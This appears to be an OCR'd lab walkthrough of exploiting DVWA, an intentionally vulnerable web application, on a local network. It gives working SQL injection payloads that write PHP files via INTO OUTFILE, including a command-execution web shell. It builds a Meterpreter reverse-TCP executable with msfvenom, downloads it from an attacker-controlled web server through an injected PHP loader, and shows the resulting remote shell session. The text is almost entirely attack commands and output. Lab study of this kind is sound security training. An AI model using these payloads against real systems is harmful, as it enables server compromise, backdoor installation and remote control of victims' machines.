
IO_mysql_dvwa

Write to directory test


```
-1' union select "","<?php phpinfo(); ?>" into outfile "C:\\xampp\\htdocs\\DVWA\
\test.php" #
```

Payload submitted




Results

This result of this webpage means we can inject php commands.



Weaponising payload: RCE

```
-1' union select "","<?php echo '<pre>';system($_GET['cmd']);echo '</pre>'; ?>" into
outfile "C:\\xampp\\htdocs\\DVWA\\rce.php" #
```



Download and execute reverse shell:

Create payload


```
root@kali:/tmp# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.40.143 lport=4444 -f exe > reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

Start webserver on attacking machine


```
root@kali:/tmp# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Inject below code on the inputbox

```
-1' union select "","<?php $backDoorSvr='http://192.168.40.143/reverse.exe';
$fileName=fopen('reverse.exe','w');
fwrite($fileName,file_get_contents($backDoorSvr)); fclose($fileName); ?>" into
outfile "C:\\xampp\\htdocs\\DVWA\\shell.php" #
```




Execute download by browsing to webpage



Confirming that reverse shell has been downloaded

```
root@kali:/tmp# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.40.170 - - [29/Nov/2019 16:31:53] "GET /reverse.exe HTTP/1.0" 200 -
```

Executing reverse shell



Reverse shell popped

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.143:4444
[*] Sending stage (179779 bytes) to 192.168.40.170
[*] Meterpreter session 1 opened (192.168.40.143:4444 -> 192.168.40.170:1410) at 2019-11-29 16:32:30 +0800
```